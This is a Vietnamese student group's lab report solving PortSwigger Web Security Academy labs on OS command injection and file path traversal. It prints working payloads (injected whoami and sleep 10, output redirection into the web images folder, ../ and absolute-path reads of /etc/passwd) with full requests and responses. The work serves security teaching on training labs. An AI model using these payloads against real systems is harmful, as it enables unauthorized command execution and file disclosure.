

## BÁO CÁO BÀI TẬP

**Môn học: Bảo mật web và ứng dụng**

**Tên chủ đề: Bài tập RLFI + OS CMD Injection**

*GVHD: ThS.Nghi Hoàng Khoa*

### **1. THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT213.O22.ATCL


STT	Họ và tên	MSSV	Email
1	Nguyễn Đại Nghĩa	21521182	21521182@gm.uit.edu.vn
2	Hoàng Gia Bảo	21521848	21521848@gm.uit.edu.vn
3	Phạm Hoàng Phúc	21521295	21521295@gm.uit.edu.vn
4	Lê Xuân Sơn	21521386	21521386@gm.uit.edu.vn

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

## BÁO CÁO CHI TIẾT

### Lab: OS command injection, simple case

Giao diện khi vừa truy cập vào bài tập này:




OS command injection, simple case

Back to lab description »

LAB

Not solved





---

[Home](#)

WE LIKE TO

# SHOP






Roulette Drinking Game

★ ★ ★ ★ ★ \$22.92


View details



Pest Control Umbrella

★ ★ ★ ★ ★ \$97.40


View details



Couple's Umbrella

★ ★ ★ ★ ★ \$31.97

View details



Grow Your Own Spy Kit

★ ★ ★ ★ ★ \$24.71

View details

Sau đó em bật phần mềm Burp Suit lên để xem thử source code của trang web:

## Response

Pretty	Raw	Hex	Render
63			
64			<h3> Pest Control Umbrella </h3>
65			
66			\$97.40
67			<a class="button" href="/product?productId=2"> View details </a>
68			</div>
69			<div>
70			
71			<h3> Couple's Umbrella </h3>
72			
73			\$31.97
74			<a class="button" href="/product?productId=3"> View details </a>
75			</div>
76			<div>
77			
78			<h3> Grow Your Own Spy Kit </h3>
79			

Xem sơ qua thì em thấy cũng không có gì là đặc biệt, nên em đã vào xem thử vật phẩm “Couple's Umbrella” để xem có gì đặc biệt hơn không.

### Description:

Do you love public displays of affection? Are you and your partner one of those insufferal answered yes to one or both of these questions, you need the Couple's Umbrella. And pe

Not content being several yards apart, you and your significant other can dance around in the public's injury, the umbrella only has one handle so you can be sure to hold hands w romantic colours, the only tough decision will be what colour you want to demonstrate yo

Cover both you and your partner and make the rest of us look on in envy and disgust with

▼

Ở đây có mục để chọn quốc gia và xem số lượng hàng sẵn có tại quốc gia đó, em chọn London và bấm vào nút Check stock để xem nó sẽ như nào:



**Description:**

Do you love public displays of affection? Are you and your partner one of those ir

answered yes to one or both of these questions, you need the Couple's Umbrella

Not content being several yards apart, you and your significant other can dance a

the public's injury, the umbrella only has one handle so you can be sure to hold h

romantic colours, the only tough decision will be what colour you want to demons

Cover both you and your partner and make the rest of us look on in envy and dis

London

▼

Check stock

43 units


Sau đó em sử dụng phần mềm burpsuit để xem response thử như nào:

```

<form id="stockCheckForm" action="/product/stock" method="POST">
  <input required type="hidden" name="productId" value="3">
  <select name="storeId">
    <option value="1" >
      London
    </option>
    <option value="2" >
      Paris
    </option>
    <option value="3" >
      Milan
    </option>
  </select>
  <button type="submit" class="button">
    Check stock
  </button>
</form>

```


Ở đây có 1 điều đáng chú ý là trang web sử dụng các giá trị là 1,2,3 cho trường thông tin "storeId" để biết được rằng người dùng chọn London, Paris hay là Milan để xem thông tin hàng.



Hình ảnh phía trên là thông tin request và response em tìm được cho việc trả về thông tin số lượng hàng đang sẵn có tại cửa hàng.

Và mục tiêu của bài tập này chính là sử dụng câu lệnh whoami để có thể được xem thông tin người dùng. Nghĩ nhanh thì em nhận thấy rằng tại chỗ này nó là chỗ trả về thông tin số lượng hàng thì nó cũng sẽ có thể trả về được thông tin user luôn, thế nên em sẽ tập trung khai thác vào chỗ này để đạt được mục tiêu của bài.

Việc trả về thông tin thì trang web nó dựa vào giá trị 1,2,3 của storeId để biết người dùng đang chọn quốc gia nào, vì vậy mà em sẽ thay đổi giá trị của storeId như sau:



Để nó có thể hiện thông tin của cả số lượng hàng và người dùng là ai.

Kết quả là:

Request

Pretty
Raw
Hex

1 POST /product/stock HTTP/2  
2 Host: Da8800f503cf600b8231474100cd0030.web-security-academy.net  
3 Cookie: session=aBzNZuaeU9kERA5COYOb37qBgaOjvt0i  
4 Content-Length: 36  
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"  
6 Sec-Ch-Ua-Platform: "Windows"  
7 Sec-Ch-Ua-Mobile: ?0  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36  
9 Content-Type: application/x-www-form-urlencoded  
10 Accept: \*/\*  
11 Origin: https://Da8800f503cf600b8231474100cd0030.web-security-academy.net  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Dest: empty  
15 Referer: https://Da8800f503cf600b8231474100cd0030.web-security-academy.net/product?productId=3  
16 Accept-Encoding: gzip, deflate, br  
17 Accept-Language: en-US,en;q=0.9  
18 Priority: u=1, i  
19  
20 productId=3&storeId=1%20%26%20whoami

Response

Pretty
Raw
Hex
Render

1 HTTP/2 200 OK  
2 Content-Type: text/plain; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 16  
5  
6 peter-320HyC  
7 43  
8

Qua hình ảnh trên, có thể thấy được rằng câu lệnh whoami đã hoạt động và tên người dùng đó là peter-320HyC.

Quay lại trang chủ thì đã có thông báo bài tập solved thành công:

Web Security Academy

OS command injection, simple case

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home

WE LIKE TO SHOP

Roulette Drinking Game  
★★★★★ \$22.92  
View details

Pest Control Umbrella  
★★★★★ \$97.40  
View details

Couple's Umbrella  
★★★★★ \$31.97  
View details

Grow Your Own Spy Kit  
★★★★★ \$24.71  
View details

## Lab: Blind OS command injection with time delays

Giao diện của bài tập này khi mới vào cũng y chang với bài tập đầu tiên, nhưng mà khi em bấm vào xem vật phẩm nào đó, thì lúc này đã có sự khác đi đôi chút:



**Description:**

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues say. Our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.

Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the perfect solution. You can now be engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your l

No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the company. We will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a hug

For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Great for parties. We'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.

Thông qua hình ảnh trên có thể thấy được rằng việc xem số lượng hàng có tại quốc gia chọn đã không còn nữa, và thêm 1 điểm nữa đó là trang web này có tồn tại chỗ để cho người dùng gửi feedback về sản phẩm:

---

[Home](#) | [Submit feedback](#)

Em nhấp vào đường link “Submit feedback” để xem sao, đây là giao diện nhận được:

## Submit feedback

Name:

Email:

Subject:

Message:

Submit feedback

Em thử submit đại 1 feedback như sau:



## Submit feedback

Name:

Nghĩa

Email:

21521182@gm.uit.edu.vn

Subject:

Đánh giá

Message:

Sản phẩm ok**Submit feedback**


Kết quả nhận được:

**Submit feedback**


Thank you for submitting feedback!

Mục tiêu của bài tập này là sử dụng blind OS command injection làm sao để cho gây ra độ trễ 10 giây. Vậy thì em có thể tiến hành thực hiện việc này thông qua form feedback trên.

Em tiến hành mở Burp Suit và xem thử đoạn thông tin request và response của form trên:



Để có thể khiến cho trang web phản hồi trễ 10 giây thì em sẽ sử dụng câu lệnh “sleep 10”, em sẽ đưa nó vào trường thông tin name như sau:



Kết quả là nó đã không hoạt động, thế nên em đã chuyển sang sửa trường thông tin email:

Inspector

Back

Body parameter

Name

email

Value

21521182%40gm.uit.edu.vn%20%26%20sleep%2010%20%26

Decoded from:
URL encoding

21521182@gm.uit.edu.vn & sleep 10 &

Cancel

Apply changes

Kết quả em nhận được sau khi thay đổi giá trị email như trên là response đã đúng đúng 10 giây thì sau đó mới trả về kết quả, bộ đếm thời gian hiển thị như sau:

148 bytes | 10,271 millis

Memory: 285.5MB

Sau đó em quay lại trang home để xem mình đã hoàn thành bài tập này chưa:

WebSecurity Academy

Blind OS command injection with time delays

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!




[Continue learning >>](#)

[Home](#) | [Submit feedback](#)


W E B S E C U R I T Y A C A D E M Y

Hình ảnh trên cho thấy rằng em đã solve được bài tập này.

## Lab: File path traversal, simple case



Sau khi mở burpsuit và intercept rồi forward



Sử dụng repeater để tìm kiếm file etc/passwd bằng cách thay thế đường dẫn đến file ảnh trong trang bằng ../../etc/passwd

Kết quả:


The screenshot shows Burp Suite Community Edition v2023.12.15. The target is https://0ab9005d04c3d38e842978d700dc00c8.web-security-academy.net. The request is a GET to /image?filename=../../../../etc/passwd. The response is a 200 OK with Content-Type: image/jpeg. The Inspector panel on the right shows request attributes, query parameters, body parameters, cookies, headers, and response headers.

## Lab: Blind OS command injection with output redirection


The screenshot shows a web browser with the URL https://0a71009703ac4c47805ff898000e0091.web-security-academy.net/feedback. The form has the following fields:

- Name: son
- Email: 21521386@gm.uit.edu.vn
- Subject: test 1
- Message: test 1

Thử gửi 1 mẫu feedback để xem gói tin bắt được bởi burpsuit



Gửi tin bắt được, sau khi chuyển đến repeater. Ta có thể thấy trong mục csrf các thông tin như cookie và nội dung feedback đã nhập



Điều chỉnh phần feedback bằng cách điều chỉnh gói tin bắt được, chèn câu lệnh `whoami` và viết kết quả vào 1 file `output.txt` trong thư mục `var/www/images`. Chèn lệnh `whoami` được include và dòng lệnh cần được encode như trên trước khi gửi gói tin đi


Câu lệnh trước khi encode

& `whoami > /var/www/images/output.txt #`

& để include câu lệnh

# để comment phần lệnh phía sau


Sau khi gửi gói tin ta nhận được kết quả 200 OK



Sử dụng phương pháp ở câu trước, lần này ta không cần tìm kiếm tệp qua file path ngẫu nhiên nữa bởi output.txt đã được viết vào thư mục images. Chỉ cần thay tên file .jpg thành output.txt và gửi, ta có được kết quả sau khi chạy whoami.

## Lab: File path traversal, traversal sequences blocked with absolute path bypass

Màn hình khi truy cập trang web



Theo gợi ý của đề bài, ta sẽ cố tìm cách truy xuất nội dung của file `/etc/passwd`

## Lab: File path traversal, traversal sequences blocked with absolute path bypass

PRACTITIONER

LAB

Not solved

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Sử dụng Burp Suite để bắt gói tin. Chọn 1 gói tin **HTTP GET /image?filename** bất kỳ và gửi tới repeater

717	https://0alb009903233e5280d...	GET	/image?filename=5.jpg	✓
718	https://0alb009903233e5280d...	GET	/image?filename=48.jpg	✓
719	https://0alb009903233e5280d...	GET	/image?filename=53.jpg	✓
720	https://0alb009903233e5280d...	GET	/image?filename=8.jpg	✓
721	https://0alb009903233e5280d...	GET	/image?filename=30.jpg	✓
722	https://0alb009903233e5280d...	GET	/image?filename=59.jpg	✓
723	https://0alb009903233e5280d...	GET	/image?filename=52.jpg	✓

Request	
Pretty	Raw
<pre> 1 GET /image?filename=53.jpg HTTP/2 2 Host: 0alb009903233e5280da4486005f00d6.web-security-academy.net 3 Cookie: session=d0X6gHdKEoDwMx0sAZKqRVHGdghiRMMj 4 Sec-Ch-Ua: "Not (A:Brand";v="24", "Chromium";v="122" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: no-cors 11 Sec-Fetch-Dest: image 12 Referer: https://0alb009903233e5280da4486005f00d6.web-security-academy.net/ 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Priority: i </pre>	

Thay đổi filename = `/etc/passwd` và nhấn Send

Send	Cancel	<	>
------	--------	---	---

Request	
Pretty	Raw
<pre> 1 GET /image?filename=/etc/passwd HTTP/2 2 Host: 0alb009903233e5280da4486005f00d6.web-security-academy.net 3 Cookie: session=d0X6gHdKEoDwMx0sAZKqRVHGdghiRMMj 4 Sec-Ch-Ua: "Not (A:Brand";v="24", "Chromium";v="122" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" </pre>	

Khi này ta có thể xem các thông tin trong file `/etc/passwd` được trả về trong phần response



```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
